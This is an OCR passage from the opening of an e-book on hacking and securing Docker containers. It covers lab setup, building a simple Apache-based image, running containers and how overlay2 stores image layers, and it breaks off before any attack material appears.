
HACKING AND SECURING DOCKER CONTAINERS

SRINIVASARAO KOTIPALLI



Step by Step Guide to Hacking and Securing Docker Containers

Published By

www.theoffensivelabs.com

THE Offensive labs

Acknowledgement

About The Offensive Labs

We have developed The Offensive Labs after being in the field for more than a decade and engaging with over 30k+ happy students both offline and online from 50+ countries. We know what it takes to bring your skills to the next level. Most of our training content is based on real world experiences and examples. Our courses are comprehensive and highly hands-on. Our vision is to provide quality online training at an affordable price and make it an enjoyable experience.

We at The Offensive Labs offer our immense gratitude to Srinivas, without whom this e-book would not have been possible. Abhijeth and Raksha have proof-read and edited the book. Moreover, they have supported the process throughout. Our heartfelt thanks to them.

-- Rahul Venati,
Head of Training and Content Development

Srinivas Rao Kotipalli -- Author

Srinivas, who works for a bank as a Red Team member is an Offensive Security Certified Professional (OSCP), Offensive Security Certified Expert (OSCE) and passionate about Information Security. He authored a book titled "Hacking Android". He worked as Penetration Tester in the past and has hands-on experience in DevSecOps, Container Security, Web Application Security, Infrastructure Security, Mobile Application Security, IoT Security and Embedded Software Exploit Development (ARM & MIPS). He is one of the authors of FuzzAPI, a REST API vulnerability scanner. He is a speaker at Defcon 26 IoT Village, and he delivered several talks and hands-on workshops at regional infosec events in India and Singapore.

Raksha Kannusami -- Co-Author

Computer science undergraduate at Vellore institute of technology, aspiring to be a software developer. Apart from academics, volunteered for several events including AIESEC student exchange program and TEDxYouth@Saravanampatti. A passionate speaker and a toastmaster for 2+ years. Enthusiastic about exploring new technology in the software domain.

Abhijeth Dugginapeddi. -- Reviewer

Abhijeth Dugginapeddi(@abhijeth) Security Lead at Bigcommerce, Mentor @wesecureapp and an Adjunct lecturer at UNSW in Australia. Previously worked with Adobe Systems, TCS and Sourcenxt. Security Enthusiast in the fields of Penetration Testing, Application/Mobile/Infrastructure Security. Believes in need for more security awareness and free responsible disclosures. Trained more than 10,000 students and spoke at conferences like Blackhat, Defcon, OWASP AppSec USA, Bsides, and many other major conferences. Found vulnerabilities with Google, Yahoo, Facebook, Microsoft, Ebay, Dropbox, etc and one among Top 10 researchers in Synack a bug bounty platform.

Table of Contents

Introduction

Docker is being widely used in the information technology world. It is probably one of the most used buzzwords in the past few years. With the introduction of DevOps, Docker Docker's significance has only grown since it comes with some great features. With great features, new threats get introduced. Docker is commonly used by development and operations teams in many large organizations. If you are serious about your organization's security, it is important to understand that a simple Docker misconfiguration can lead to serious damage to your infrastructure as well as the organization. So how do we ensure that it is safely used in production as well as other non-production environments? This is where we are bringing this book to you to give you the fundamental Docker security knowledge. This book covers several misconfigurations and practical attacks that are possible within the Docker ecosystem.

By the end of this book, you will have learned:

- Fundamentals of Docker
- Hacking Docker containers
- Automated vulnerability assessments
- Protecting Docker Environments

1

Fundamentals of Docker


This section will cover the fundamentals of Docker. It is important to learn these basics as we will use this knowledge in the rest of the chapters of the book. If you are already familiar with Docker basics such as building your own Docker images and spinning up Docker containers, this section can be basic to you and you can skip this section. But it is recommended to follow this section if you want to follow the hands-on exercises in the remaining chapters of this book because we will build some Docker images in this chapter, which will be used in the rest of the chapters.

What is docker?

According to the official website of Docker, "*Docker is the de facto standard to build and share containerized apps - from desktop to the cloud. We are building on our unique connected experience from code to cloud for developers and developer teams.*"

In simple words, Docker is a tool to perform operating system-level virtualization, which is also known as containerization. For now, let's proceed with the understanding that Docker is a software that can be used for containerization and the book digs deeper in order to understand how containers work in general and you will feel comfortable with the underlying concepts as you read through the book.

Virtual machines vs containers



Virtualization makes use of hypervisors to create separate operating system environments. Each virtual machine acts as a separate computer and it will have its own operating system whereas Docker containers make use of the host operating system's Linux kernel; which means your containers do not need a separate operating system to run on. They can make use of your host machine's Linux kernel. As you can see in the figure, Virtual machines on the left have the hardware to start with, on top of which we have the host operating system. There is a hypervisor on top of your operating system. On top of the operating system, there are different virtual machines running and each Virtual machine has a guest operating system running inside. This means each Virtual machine contains a separate operating system which makes the virtual machine's size gigantic.

In contrast, if you take a look at the containers you have the hardware, you have a host operating system running on it, and Docker engine is installed on the host operating system to act as a layer between your host operating system and your containers. If you look at the containers, they do not have any separate operating systems like what we have with virtual machines. This is the fundamental difference between Virtual machines and containers. One big advantage of Docker is the size of containers. This is possible because containers do not need to use a separate operating system for each container. We can have any Linux based operating system as the host operating system and we will still be able to layer other operating systems on top of the host. For example, let's assume that the host operating system is Ubuntu. Regardless of what operating system is running on the host, we can have containers running with CentOS, Red Hat, etc.

Lab Setup

In this section, let us see how we can set up a lab to be able to follow the exercises shown in the rest of the book.

Prerequisites:

The following are the prerequisites to be able to follow the lab exercises shown in the book.

- Host machine running on Windows/Linux/Mac OS X operating system.
- Virtual box.
- Ubuntu 20.04 Virtual Machine.

By installing Ubuntu 20.04 Desktop virtual machine, you will be able to follow most of the lab exercises. This also ensures to make the most out of this book. It should also have Docker installed in it.

There are two ways we can install Docker on Ubuntu:

1. Official Docker repository
2. Ubuntu repository

We are going to use the second option, `Ubuntu repository`.

Before we install Docker, let us do the `sudo apt update`. To do this, launch the terminal and type the following command:

```
~$ sudo apt update
```

After entering the command, we will be prompted for the current user's password since we are using `sudo`. Enter the password and we should see the following output.

```
docker@docker:~$ sudo apt update
[sudo] password for docker:
Hit:1 http://in.archive.ubuntu.com/ubuntu focal InRelease
Get:2 http://in.archive.ubuntu.com/ubuntu focal-updates InRelease [107 kB]
Get:3 http://security.ubuntu.com/ubuntu focal-security InRelease [107 kB]
Get:4 http://in.archive.ubuntu.com/ubuntu focal-backports InRelease [98.3 kB]
Get:5 http://in.archive.ubuntu.com/ubuntu focal-updates/main amd64 DEP-11 Metad
ata [105 kB]
Get:6 http://in.archive.ubuntu.com/ubuntu focal-updates/universe amd64 DEP-11 M
etadata [152 kB]
Get:7 http://in.archive.ubuntu.com/ubuntu focal-backports/universe amd64 DEP-11
 Metadata [528 B]
Fetched 569 kB in 1s (547 kB/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
194 packages can be upgraded. Run 'apt list --upgradable' to see them.
docker@docker:~$
```

Next, run the following command to download Docker.

```
~$ sudo apt install docker.io
```

Once again, we will be prompted for the password. Enter the current user's password and we should see the following output.

```
docker@docker:~$ sudo apt install docker.io
[sudo] password for docker:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  bridge-utils cgroupfs-mount containerd git git-man liberror-perl pigz runc
  ubuntu-fan
Suggested packages:
  ifupdown aufs-tools btrfs-progs debootstrap docker-doc rinse zfs-fuse
  | zfsutils git-daemon-run | git-daemon-sysvinit git-doc git-el git-email
  git-gui gitk gitweb git-cvs git-mediawiki git-svn
The following NEW packages will be installed:
  bridge-utils cgroupfs-mount containerd docker.io git git-man liberror-perl
  pigz runc ubuntu-fan
0 upgraded, 10 newly installed, 0 to remove and 194 not upgraded.
Need to get 74.8 MB of archives.
After this operation, 372 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

To continue installation, type Y for yes. This will complete the installation of Docker. To start Docker, type the following commands.

```
~$ sudo systemctl start docker
~$ sudo systemctl enable docker
```

To check if Docker installation was successful, type the following command.

```
~$ docker --version
```

This command will output the latest version of Docker.

```
docker@docker:~$ sudo systemctl start docker
docker@docker:~$ sudo systemctl enable docker
Created symlink /etc/systemd/system/multi-user.target.wants/docker.service → /l
ib/systemd/system/docker.service.
docker@docker:~$ docker --version
Docker version 19.03.8, build afacb8b7f0
docker@docker:~$
```

In the preceding figure, we can see that Docker version 19.03.8 has been successfully downloaded. With this, we are done with the lab set up for the book. There are some additional installations required for some of the lab exercises, but we will do them as and when we get into the topic.

Building your first Docker image

In this section, we're going to discuss how to build your first Docker image. Let's create a very simple Docker image that will have an HTML page deployed into the apache web server which is going to run on an Ubuntu-based image.

To do this, it's a four-step process.

Before we start, let's create a new directory called `workspace` and change our current directory to `workspace` using the following commands.

```
~$ mkdir workspace
~$ cd workspace
```

This looks as follows.

```
docker@docker:~$ mkdir workspace
docker@docker:~$ cd workspace
docker@docker:~/workspace$
```

As we can see in the preceding figure, our current working directory is `workspace`. Let us start building the Docker image using the following steps.

Step 1: Build a simple HTML page.

In the first step let us build a simple HTML page to simulate a web application. For that, type the following command which will create an HTML file named index.html using vim.

```
~$ vim index.html
```

Let us add the following code into our file.

```
<html>
    <body>
        <h1>HelloWorl
No table of contents entries found.
d..!! I am inside container..!!</h1>
    </body>
</html>
```

To verify if we have added the HTML code successfully, let us use `cat` command to check the contents of the HTML file.

```
~$ cat index.html
```

The following image shows the contents of the HTML file.

```
docker@docker:~/workspace$ cat index.html
<html>
        <body>
                <h1>HelloWorld..!! I am inside a container..!!</h1>
        </body>
</html>
```

Now that we have created a simple HTML file, let us move to Step 2.

Step 2: Create an empty file titled Dockerfile.

Type the following command to create a new Docker configuration file named `Dockerfile` using vim.

```
~$ vim Dockerfile
```

We have created a new Docker file named `Dockerfile`. Let us move to Step 3, where we are going to add some configuration details to it.

Step 3: Add content to Dockerfile

Let us add the following code inside the `Dockerfile`, to be able to build a working image with the web application.

```
FROM ubuntu:16.04

RUN apt-get update -y
RUN apt-get install -y apache2
RUN chown -R www-data:www-data /var/www/

ENV APACHE_RUN_USER www-data
ENV APACHE_RUN_GROUP www-data
ENV APACHE_LOG_DIR /var/log/apache2
ENV APACHE_LOCK_DIR /var/lock/apache2
ENV APACHE_PID_FILE /var/run/apache2.pid

ADD index.html /var/www/html/
EXPOSE 80
ENTRYPOINT ["/usr/sbin/apache2ctl"]
CMD ["-D","FOREGROUND"]
```

We have completed Step 3 by adding the preceding code. Let us move to Step 4 to build the Docker image.

Step 4: Build the docker image


In this Step, we will build the Docker image. To do that, let us type the following command to build the Docker image from `Dockerfile`. The name of the Docker image is set to `webserver` and tagged as `latest`.

```
~$ docker build -t webserver:latest .
```

Press Enter and the Docker image will be built. After building this Docker image, to verify the list of Docker images available, type the following command,

```
~$ docker images
```

The list of Docker images in your machine will be displayed as shown in the following image.



As you can see in the preceding figure, the `Ubuntu 16.04` was taken as the base image and the `webserver latest` was created on top of it. So, we have a Docker image built with our custom web application.

Alternatively, if you don't want to make any changes to your base image and want to download the base image and work with just that, it can be done with `docker pull`. Let's use `alpine` as an example as it is the smallest possible base image that can be downloaded from the Docker hub, which is a repository that has a large collection of Docker images. So, let us pull `alpine` image by using the following command.

```
~$ docker pull alpine
```

The image will be pulled and will be tagged as the `latest`. If the version of the image is not specified, it automatically picks the latest version. Now, to have a look at the updated list of images, use the following command again.

```
~$ docker images
```

We will get the output as shown in the following image.

```
docker@docker:~/workspace$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED
 SIZE
webserver           latest              d71826e72d75        2 minutes ago
 250MB
ubuntu              16.04               330ae480cb85        8 days ago
 125MB
alpine              latest              a24bb4013296        3 weeks ago
 5.57MB
docker@docker:~/workspace$
```

We can see that the alpine image has been added to the list.

To summarize, we have understood how you can pull existing images from Docker Hub and we have also learned how we can use existing base images and customize them with our own applications.

Running your first Docker container

We are going to make use of the image that we have built in the previous module. So we will start a container from that image.

```
docker@docker:~/workspace$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED
 SIZE
webserver           latest              d71826e72d75        About an hour ago
 250MB
ubuntu              16.04               330ae480cb85        8 days ago
 125MB
alpine              latest              a24bb4013296        3 weeks ago
 5.57MB
```

As observed in the previous section, we had created an image called `webserver` and also pulled an image called `Alpine`.

Now, let's start a container from the `Alpine` image.

Type the following command and press Enter to start a new container from `Alpine` image.

```
~$ docker run -itd -p 8080:80 webserver:latest
```

We have specified the port mapping onto the host from the container. So, port 8080 is going to be listening on your host which will be mapped to port 80 on the container. We have also provided a name to the container, which is `webserver` and tagged it as `latest`.

If you run this command, your Docker container will start and you will have your application listening on port 8080 on your local machine.

```
docker@docker:~/workspace$ docker run -itd -p 8080:80 webserver:latest
b366c7da9afac5415fd8c367e22451ae97f783580c9904f757ea972e11fd1a63
docker@docker:~/workspace$
```

Let us open up Firefox and type localhost:8080 to verify.

The application is running as expected and we can see the message `HelloWorld..!! I'm running inside a container..!!` Let us switch back to the terminal and let's try to start `Alpine` image. We can use the command we used earlier and we do not have to specify any port because we are not expecting any services to be started in Alpine. So we can just simply specify `Alpine`. So, let us type the following command.

```
~$ docker run -itd alpine
```

Now we can check the container ids using the following command.

```
~$ docker ps
```

The output looks as follows.

```
docker@docker:~/workspace$ docker ps
CONTAINER ID  IMAGE             CREATED            NAMES
548ee67a3f58  alpine            21 seconds ago
zealous_perlman
b366c7da9afa  webserver:latest  12 minutes ago     dreamy_gould
```

We can also get an interactive shell using the container id using the `docker exec` command as shown below. We can specify the container id and the command we want to use, in this case we are specifying `sh` which will give us a shell on the `alpine` container.

```
~$ docker exec -it 548ee67a3f58 sh
```

To better understand some of the options we can use while starting a container, let us go through the following command, which can be used to start a container

```
~$ docker run -itd --name newone alpine
```

We have used -i, -d, -t and --name.

-i tells the container that it is started in interactive mode and stdin is kept open.

-t tells to allocate a pseudo tty.

-d tells the container to run in the background and print container ID.

`--name` is to specify a name for the container. In the preceding command, the container is named `newone`.

As explained earlier if we want to expose a port from container to host, we can use -p and it tells to expose port 8080 on the host and map it to port 80 on the container.

If we run the preceding command, it looks as follows.

```
docker@docker:~/workspace$ docker run -itd --name newone alpine
afd219a38fad88430954e4713b6c17b7c2100ddd509af7c172d41b5ebd32425b
```

```
docker@docker:~/workspace$ docker ps
CONTAINER ID  IMAGE             CREATED           NAMES
afd219a38fad  alpine            3 seconds ago     newone
548ee67a3f58  alpine            3 minutes ago     zealous_perlman
b366c7da9afa  webserver:latest  15 minutes ago    dreamy_gould
```

As you can notice in the preceding output, typing `docker ps` shows that there is another container called `newone`. if you don't specify a name, a random name will automatically be assigned. To avoid that, and to be able to easily identify your containers we can name them using `--name`.

Images and containers


In the previous sections, we learned how to build images and start containers. In this section, we will see the differences between images and containers.

An image is a lightweight standalone executable package of software that includes everything needed to run an application: code. runtime, system tools, system libraries, and settings. This is what we saw while creating our simple HTML web application with apache software inside an Ubuntu container.

We have specified what software to be installed and what software to start and what application is to be loaded and who is the owner of specific folders and all the different settings that we wanted in the container. So that's an image.

A container is started from an image so it can be treated as an instance of an image. It is a standard unit of software that packages up code and all its dependencies, so the application runs quickly and reliably from one computing environment to another.

Below is the pictorial representation to better understand how images and containers are different from each other.



Let's assume that we have two different images. Image 1, which is built from Ubuntu base image and we have installed Apache software inside it. Now when you start a container, the first container will have Apache server running. Similarly, we can start another container from the same image which will have a different ID but it will also be serving the Apache server. Similarly, we can start a third container if we want. We can create as many instances as we want from this image. Similarly, if you take image 2 as an example, it shows that MySQL image is built using Ubuntu as its base image and multiple containers have been started using that image.

To summarize, image is a standalone package and containers are the instances of your images.

How are local docker images stored?

When we ran `docker run` command, it located the image we built earlier and ran it using the arguments we provided. But, how are these images located on the local machine and how is the data associated with the containers written on to the disk?

Let us review what happened when we ran docker build command earlier. Following is the Dockerfile used.

```
FROM ubuntu:16.04
RUN apt-get update -y
RUN apt-get install -y apache2
RUN chown -R www-data:www-data /var/www/
ENV APACHE_RUN_USER www-data
ENV APACHE_RUN_GROUP www-data
ENV APACHE_LOG_DIR /var/log/apache2
ENV APACHE_LOCK_DIR /var/lock/apache2
ENV APACHE_PID_FILE /var/run/apache2.pid
ADD index.html /var/www/html/
EXPOSE 80
ENTRYPOINT ["/usr/sbin/apache2ctl"]
CMD ["-D","FOREGROUND"]
```

The Dockerfile has 13 instructions in it. Following is the output of `docker build` command.

```
docker@docker:~$ docker build -t webserver:latest .
Sending build context to Docker daemon  3.072kB
Step 1/13 : FROM ubuntu:16.04
16.04: Pulling from library/ubuntu
7b378fa0f908: Pull complete
4d77b1b29f2e: Pull complete
7c793be88bae: Pull complete
ecc05c8a19c0: Pull complete
Digest:
sha256:0eb024b1147ab61246cfdbdf05c128550ede262790b25a8a6fd93dd338
5ab1c8
Status: Downloaded newer image for ubuntu:16.04
 ---> fab5e942c505
Step 2/13 : RUN apt-get update -y
 ---> Running in b35294825f40
Get:1 http://security.ubuntu.com/ubuntu xenial-security InRelease
[109 kB]
Get:2 http://archive.ubuntu.com/ubuntu xenial InRelease [247 kB]
.
.
.
Fetched 16.6 MB in 5s (2859 kB/s)
Reading package lists...
Removing intermediate container b35294825f40
 ---> 487381bfcba3
Step 3/13 : RUN apt-get install -y apache2
 ---> Running in a93bdd639dbd
Reading package lists...
Building dependency tree...
.
.
.
Removing intermediate container a93bdd639dbd
 ---> c2756966fd77
Step 4/13 : RUN chown -R www-data:www-data /var/www/
 ---> Running in b07ebb5b9587
Removing intermediate container b07ebb5b9587
 ---> 233d1f237faa
Step 5/13 : ENV APACHE_RUN_USER www-data
 ---> Running in 6139e0b7a9b1
Removing intermediate container 6139e0b7a9b1
 ---> f84d9602bf11
```

```
Step 6/13 : ENV APACHE_RUN_GROUP www-data
 ---> Running in 5767b804193a
Removing intermediate container 5767b804193a
 ---> ac5d7397e093
Step 7/13 : ENV APACHE_LOG_DIR /var/log/apache2
 ---> Running in fcb81425dbd8
Removing intermediate container fcb81425dbd8
 ---> 14f53f0c9874
Step 8/13 : ENV APACHE_LOCK_DIR /var/lock/apache2
 ---> Running in 42f02af98cde
Removing intermediate container 42f02af98cde
 ---> b2803e5a634b
Step 9/13 : ENV APACHE_PID_FILE /var/run/apache2.pid
 ---> Running in 9f1dd2b28af6
Removing intermediate container 9f1dd2b28af6
 ---> e8006c390ab2
Step 10/13 : ADD index.html /var/www/html/
 ---> 65c0e9511cc9
Step 11/13 : EXPOSE 80
 ---> Running in 4c238063b4f3
Removing intermediate container 4c238063b4f3
 ---> 4d7c529dbdba
Step 12/13 : ENTRYPOINT ["/usr/sbin/apache2ctl"]
 ---> Running in 7b46405712a1
Removing intermediate container 7b46405712a1
 ---> 70b473e741e2
Step 13/13 : CMD ["-D","FOREGROUND"]
 ---> Running in d6afa30292fb
Removing intermediate container d6afa30292fb
 ---> 6be176124ff0
Successfully built 6be176124ff0
Successfully tagged webserver:latest
$
```

As we can clearly see in the preceding excerpt, there are 13 steps involved in building our Docker Image. So, each instruction present in Dockerfile is treated as one step when building the Docker image. Each instruction in Dockerfile creates an intermediate layer on the disk with relevant information. Storage locations for Docker images will be different depending on the storage driver used by your docker installation. The latest storage driver is `overlay2`, which requires Linux 4.0 or greater. We can check the details of our storage driver using **docker info** command..

```
~$ docker info
Client:
```

```
 Debug Mode: false

Server:
 Containers: 1
  Running: 1
  Paused: 0
  Stopped: 0
 Images: 13
 Server Version: 19.03.8
 Storage Driver: overlay2
  Backing Filesystem: <unknown>
  Supports d_type: true
  Native Overlay Diff: true
 Logging Driver: json-file
 Cgroup Driver: cgroupfs
 Plugins:
  Volume: local
  Network: bridge host ipvlan macvlan null overlay
  Log: awslogs fluentd gcplogs gelf journald json-file local
logentries splunk syslog
 Swarm: inactive
 Runtimes: runc
 Default Runtime: runc
 Init Binary: docker-init
 containerd version:
 runc version:
 init version:
 Security Options:
  apparmor
  seccomp
   Profile: default
 Kernel Version: 5.4.0-40-generic
 Operating System: Ubuntu 20.04 LTS
 OSType: linux
 Architecture: x86_64
 CPUs: 1
 Total Memory: 2.923GiB
 Name: worker1
 ID: Z4F5:S2LJ:WWHS:2HQT:6DHT:24KH:S2PC:R55M:GYSE:AU2E:NLOU:YMVP
 Docker Root Dir: /var/lib/docker
 Debug Mode: false
 Registry: https://index.docker.io/v1/
 Labels:
 Experimental: false
 Insecure Registries:
  127.0.0.0/8
 Live Restore Enabled: false

WARNING: No swap limit support
~$
```

As highlighted in the preceding excerpt, `/var/lib/docker` is the root directory of Docker and most of the configuration and data associated with docker is stored inside this directory.

Now, let us dig deeper into the filesystem to understand how docker is storing the images. The first place is to look inside `/var/run/docker/overlay2`. But, this requires root privileges so let us switch to root using the following command.

```
docker@docker:~$ sudo su -
root@docker#
```

Now, let us navigate to `/var/run/docker/overlay2` and list the directories inside.

```
root@docker# cd /var/lib/docker/overlay2
root@docker:/var/lib/docker/overlay2# ls -lct
total 44
l
5df3f1a5bd8d148cb1f10149085329428feda066777e0c205e945f635f644086
27f1cd04fa1fe9016553c8c88428c3cfa7cb07558756f32026c1aef35d5bd408
bf08b5e727231166f58ab37393f12e08b53bb67758503ad4b753b7731694ff79
ccbc03fc166bf774202067fcc206aef6073c405bc131ab0d5477d37149af6697
ad6aafc18a5543b73f848547354a6fa0908e69b82b585219d19538bbea71bab3
adb0f321bdebeea898a38f46324eb49e8d08af0ae918bbe89ddbe17bcb06c706
5887d1c4e91b43f422ad8ec4c01b1ebd06c82823e913dd83af21a95fece1519d
71d084c5bd80658a8473549a5754cd652793a78fd3a3e3c44da866d5306c2285
root@docker:/var/lib/docker/overlay2#
```

As we can see in the preceding excerpt, Inside the `overlay2` directory there are multiple directories and one among them with the name "`l`" clearly stands out because of the name it has. This directory contains layer identifiers linked to each layer. We can see it below.

```
root@docker# cd /var/lib/docker/overlay2
root@docker:/var/lib/docker/overlay2# ls -lct l
DIA4S5UBY2FAYMIC3ML6OHXLXA ->
../5df3f1a5bd8d148cb1f10149085329428feda066777e0c205e945f635f6440
86/diff
7Z4GBYCAWKFM5U5Y6ZO2JM5Y23 ->
../27f1cd04fa1fe9016553c8c88428c3cfa7cb07558756f32026c1aef35d5bd4
08/diff
7ICE6GM65NVWT5YD6CEM4DPIZK ->
../bf08b5e727231166f58ab37393f12e08b53bb67758503ad4b753b7731694ff
79/diff
```

```
PGYXEYCLRFGZ3FDJ3RTRZYKA7G ->
../ccbc03fc166bf774202067fcc206aef6073c405bc131ab0d5477d37149af66
97/diff
QGU5RZBT4CMHX65BHIYC36KD3Z ->
../ad6aafc18a5543b73f848547354a6fa0908e69b82b585219d19538bbea71ba
b3/diff
7JVMXVZYJKQ6BTUWNLIVUM6PSV ->
../adb0f321bdebeea898a38f46324eb49e8d08af0ae918bbe89ddbe17bcb06c7
06/diff
RAZWTXGZGG2OBVLMBBK7XXPKOH ->
../5887d1c4e91b43f422ad8ec4c01b1ebd06c82823e913dd83af21a95fece151
9d/diff
BZT5TE2FQ5VI2H3YGS52QNQGY7 ->
../71d084c5bd80658a8473549a5754cd652793a78fd3a3e3c44da866d5306c22
85/diff
```

Each layer is an instruction that is specified in Dockerfile.
One interesting thing to note here is, the number of layers created on the disk are less than the number of instructions specified in Dockerfile. Let us once again go through the output of docker build command and understand why this happened.

```
docker@docker:~$ docker build -t webserver:latest .
Sending build context to Docker daemon  3.072kB
Step 1/13 : FROM ubuntu:16.04
16.04: Pulling from library/ubuntu
7b378fa0f908: Pull complete
4d77b1b29f2e: Pull complete
7c793be88bae: Pull complete
ecc05c8a19c0: Pull complete
Digest:
sha256:0eb024b1147ab61246cfdbdf05c128550ede262790b25a8a6fd93dd338
5ab1c8
Status: Downloaded newer image for ubuntu:16.04
 ---> fab5e942c505
Step 2/13 : RUN apt-get update -y
 ---> Running in b35294825f40
Get:1 http://security.ubuntu.com/ubuntu xenial-security InRelease
[109 kB]
Get:2 http://archive.ubuntu.com/ubuntu xenial InRelease [247 kB]
.
.
.
Fetched 16.6 MB in 5s (2859 kB/s)
```

```
Reading package lists...
Removing intermediate container b35294825f40
 ---> 487381bfcba3
Step 3/13 : RUN apt-get install -y apache2
 ---> Running in a93bdd639dbd
Reading package lists...
Building dependency tree...
.
.
.
Removing intermediate container a93bdd639dbd
 ---> c2756966fd77
Step 4/13 : RUN chown -R www-data:www-data /var/www/
 ---> Running in b07ebb5b9587
Removing intermediate container b07ebb5b9587
 ---> 233d1f237faa
Step 5/13 : ENV APACHE_RUN_USER www-data
 ---> Running in 6139e0b7a9b1
Removing intermediate container 6139e0b7a9b1
 ---> f84d9602bf11
Step 6/13 : ENV APACHE_RUN_GROUP www-data
 ---> Running in 5767b804193a
Removing intermediate container 5767b804193a
 ---> ac5d7397e093
Step 7/13 : ENV APACHE_LOG_DIR /var/log/apache2
 ---> Running in fcb81425dbd8
Removing intermediate container fcb81425dbd8
 ---> 14f53f0c9874
Step 8/13 : ENV APACHE_LOCK_DIR /var/lock/apache2
 ---> Running in 42f02af98cde
Removing intermediate container 42f02af98cde
 ---> b2803e5a634b
Step 9/13 : ENV APACHE_PID_FILE /var/run/apache2.pid
 ---> Running in 9f1dd2b28af6
Removing intermediate container 9f1dd2b28af6
 ---> e8006c390ab2
Step 10/13 : ADD index.html /var/www/html/
 ---> 65c0e9511cc9
Step 11/13 : EXPOSE 80
 ---> Running in 4c238063b4f3
Removing intermediate container 4c238063b4f3
 ---> 4d7c529dbdba
Step 12/13 : ENTRYPOINT ["/usr/sbin/apache2ctl"]
 ---> Running in 7b46405712a1
Removing intermediate container 7b46405712a1
 ---> 70b473e741e2
```

```
Step 13/13 : CMD ["-D","FOREGROUND"]
 ---> Running in d6afa30292fb
Removing intermediate container d6afa30292fb
 ---> 6be176124ff0
Successfully built 6be176124ff0
Successfully tagged webserver:latest
$
```

Notice the text highlighted in green. Intermediate containers are run by Docker daemon to be able to download the required content onto our images in most of the cases and those containers are later removed. This means, some of the build steps are executed in an intermediate container, which no longer exists. It is also important to note that each layer created is read-only. A layer contains the differences between the preceding layer and the current layer.

When a container is started from the image, a new writable layer called container layer will be created on top of the image layers. So, this makes it clear that only specific instructions will create a new layer on the disk and not all instructions. One example from the preceding excerpt is ADD instruction in step 10. The ADD instruction adds a physical layer on disk.

Within the overlay2 directory, let us navigate to the bottom most layer, which is named `71d084c5bd80658a8473549a5754cd652793a78fd3a3e3c44da866d5306c2285`.

```
root@docker:/var/lib/docker/overlay2# cd
71d084c5bd80658a8473549a5754cd652793a78fd3a3e3c44da866d5306c2285/
